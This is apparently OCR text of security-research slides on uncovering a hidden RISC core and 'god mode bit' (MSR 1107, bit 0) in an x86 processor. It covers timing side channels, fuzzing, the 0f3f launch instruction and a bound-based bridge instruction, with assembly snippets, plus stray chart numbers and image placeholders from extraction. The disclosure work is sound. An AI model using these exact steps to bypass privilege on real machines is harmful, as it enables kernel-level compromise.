
- A side-channel attack
  - Calculate the access time for all 0x100000000 MSRs

```
mov %[_msr], %%ecx

mov %%eax, %%dr0
rdtsc
movl %%eax, %%ebx

rdmsr

rdmsr_handler:

mov %%eax, %%dr0
rdtsc

subl %%ebx, %%eax
```


1000
800
600
400
200
0
0
500
1106
1153
80000000
ffffffff
1000
800
600
400
200
0

Model-specific-registers

- Observation:
  - Functionally different MSRs will have different access times
    - The ucode backing each MSR is entirely different
  - Functionally equivalent MSRs will have approximately the same access times
    - The ucode backing each MSR is roughly equivalent
- Differentiate between “like” and “unlike” MSRs
  - “like” MSRs:
    adjacent MSRs with equal or functionally related access time


0
300

Model-specific-registers

- Hypothesis:
  - The *global configuration register* is unique.
    It does not have multiple, functionally equivalent versions.

- With the timing side-channel,
  we identify 43 functionally unique MSRs,
  from the 1300 implemented MSRs.

Model-specific-registers

Model-specific-registers


- 43 MSRs to analyze = 2752 bits to check
- Goal: identify which bit activates the *launch instruction*
- Upper bound of ~1.3×10^{36} x86 instructions
- Scan 1,000,000,000 / second
- ~1.3×10^{36} / 10^{10} / 60 / 60 / 24 / 365
  = approximately 1 eternity
  to scan for a new instruction
- 2752 bits x 1 eternity per scan = 2752 eternities

- *sandsifter*
  - Scans the x86 ISA in about a day
- Still can't run 2752 times.

Model-specific-registers

Model-specific-registers

- Toggle each of 2752 candidate bits one by one …
- But these are configuration bits – many will lock, freeze, panic, reset, …
- Need *automation*



Model-specific-registers

Model-specific-registers

- Hardwire a relay to the target's power switch
- Toggle MSR bits one by one
- Use a second computer to watch for panics, locks, etc.
- Toggle the relay when something goes wrong
- Record which MSR bits can be set
  without making the target unstable

- ~1 week, 100s of automated reboots
- Identified which MSR bits can be toggled without visible side effects

Model-specific-registers

- Toggle all stable MSR bits
- Run *sandsifter* to audit the processor for new instructions

Model-specific-registers

- (sandsifter demo)

Model-specific-registers

- Exactly one. 0f3f.

The *launch instruction*

The *launch instruction*

- GDB + trial and error:
  - The *launch instruction* is effectively a jmp %eax

- With 0f3f identified,
  it is no longer necessary to run
  complete *sandsifter* scans
- Activate candidate MSR bits one by one,
  attempt to execute 0f3f
- Find MSR 1107, bit 0 activates the *launch instruction*


The *global configuration register*

The *god mode bit*

- We suspect this will unlock the processor, and circumvent all security checks.
- We call MSR 1107, bit 0 the *god mode bit.*

- With the *god mode bit* discovered …
- And the *launch instruction* identified …
- *How* do we execute instructions on the RISC core?

The x86 bridge


132 INSTRUCTION MODE
124 X86 ISA INSTRUCTIONS AND ARM ISA INSTRUCTIONS
INSTRUCTION FORMATTER 202
136 ENVIRONMENT MODE
242
SIMPLE INSTRUCTION TRANSLATOR (SIT) 204
X86 SIT 222
ARM SIT 224
252
COMPLEX INSTRUCTION TRANSLATOR (CIT) 206
MICRO-PC 232
MICROCODE ROM 234
254
MICRO-SEQUENCER 236
247
255
INSTRUCTION INDIRECTION REGISTER (IIR) 235
MICRO-TRANSLATOR 237
244 MICROINSTRUCTIONS
246 MICROINSTRUCTIONS
MUX 212
248
126 MICROINSTRUCTIONS


US8880851

The x86 bridge

- Patents suggest the pipeline splits after instructions are fetched
- So we set the *god mode bit*, executing the *launch instruction*, … and … nothing happens.
  - Processor continues executing x86. No visible change.

The x86 bridge

- Trial.
- Error.
- Misery.
- Speculate:
  - Rather than *switching* decoders, the launch instruction may modify functionality *within* the x86 decoder


Instruction Cache
Pre-decoder
opcode
modr/m
imm32
imm32
imm32
imm32
RISC mode?
No
Yes
opcode
modr/m
imm32
imm32
imm32
imm32
imm32
imm32
imm32
imm32
x86 Decoder
RISC Decoder

The x86 bridge

- In this setup, some x86 instruction,
  if the processor is in RISC mode,
  can pass a portion of itself
  onto the RISC processor
- Since this instruction joins the two cores,
  we call it the *bridge instruction*

The x86 bridge

- How to find the *bridge instruction*?
- Sufficient to detect that a RISC instruction has been executed

The x86 bridge

- If the RISC core really provides
  a privilege circumvention mechanism…
  then *some* RISC instruction,
  executed in ring 3,
  should be able to corrupt the system
- Easy to detect:
  processor lock, kernel panic, or system reset.
- *None* of these should happen when
  executing ring 3 *x86* instructions

The x86 bridge

- Use *sandsifter*
  - Run in random instruction generation mode
  - Modify to execute the *launch instruction* before each x86 instruction

- With the right combination of the x86 wrapper instruction, and a corrupting RISC instruction …

  the processor locks, the kernel panics, or the system resets.

The *bridge instruction*

- When this is observed,
  the last instruction generated
  is the *bridge instruction*.
- ~ 1 hour fuzzing

```
bound %eax,0x00000000(,%eax,1)
```

The *bridge instruction*

- bound %eax,0x00000000(,%eax,1)
- The 32-bit constant in the instruction is the 32-bit RISC instruction sent to the *deeply embedded core*.

- We know *how* to execute instructions on the DEC
- Now, *what* do we execute?
  i.e. what do these instructions even look like?
  What architecture is this?

A deeply embedded instruction set

A deeply embedded instruction set

- Assume that the RISC core is some common architecture
- Try executing simple instructions from ARM, PowerPC, MIPS, etc.
  - e.g. ADD R0, R0, #1

A deeply embedded instruction set


- Challenge:
  - RISC core likely has register file inaccessible to the x86 core
  - No obvious way to check the effects of the RISC instruction
- Solution:
  - It is still possible to rule *out* architectures
  - Many instructions sent to the DEC cause a processor lock
    - (One of the few visible effects)
  - Execute simple, non-locking instructions for each architecture
  - If processor locks, rule out that architecture
- 30 different architectures ruled out for the DEC

A deeply embedded instruction set

- Dealing with an unknown architecture
- Must reverse engineer
  the format of the instructions
  for the deeply embedded core
- A *deeply embedded instruction set (DEIS)*

A deeply embedded instruction set

- Approach:
  - Execute a RISC instruction, and observe its results
- Challenge:
  - No knowledge of RISC ISA,
    cannot observe the results on the RISC core
- Solution:
  - Patents suggest that the RISC core and x86 core
    have a partially shared register file
  - Should be possible to observe some results
    of the RISC instruction on the x86 core


ARM
SHARED
X86
PC,
PSR,
CP,
SCTRL,
FPSCR,
CPACR,
ETC.
502
R0 / EAX
R1 / EBX
R2 / ECX
R3 / EDX
R4 / ESI
R5 / EDI
R6 / EBP
R7 / ESP
R8 / R8D
R9 / R9D
R10 / R10D
R11 / R11D
R12 / R12D
R13 (SP) / R13D
R14 (LR) / R14D
XMM0-XMM15 / Q0-Q15
506
EIP,
EFLAGS,
R15D,
R0-R15(UPPER),
CS-GS,
X87 FPU REGS,
MM0-7,
CR0-CR3,
MSR'S,
ETC.
504

- Toggle the *god mode bit* (through LKM)
- Generate an *input state*
  - Registers (GPRs, SPRs, MMX)
  - Userland buffer
  - Kernel buffer (through LKM)
- Record the input state
- Generate a random RISC instruction
- Wrap RISC instruction in the x86 *bridge instruction*
- Execute RISC instruction on the DEC
  by preceding it with the *launch instruction*
- Record the output state
- Observe any changes between the input and output state

A deeply embedded instruction set

```
movl %[input_eax], %%eax
movl %[input_ebx], %%ebx
movl %[input_ecx], %%ecx
movl %[input_edx], %%edx
movl %[input_esi], %%esi
movl %[input_edi], %%edi
movl %[input_ebp], %%ebp
movl %[input_esp], %%esp
```

Load a pre-generated system state from memory.

```
.byte 0x0f, 0x3f

bound %eax,0xa310075b(,%eax,1)
```

Execute the launch insn., followed by the x86 bridge, containing the RISC insn.

```
movl %%eax, %[output_eax]
movl %%ebx, %[output_ebx]
movl %%ecx, %[output_ecx]
movl %%edx, %[output_edx]
movl %%esi, %[output_esi]
movl %%edi, %[output_edi]
movl %%ebp, %[output_ebp]
movl %%esp, %[output_esp]
```

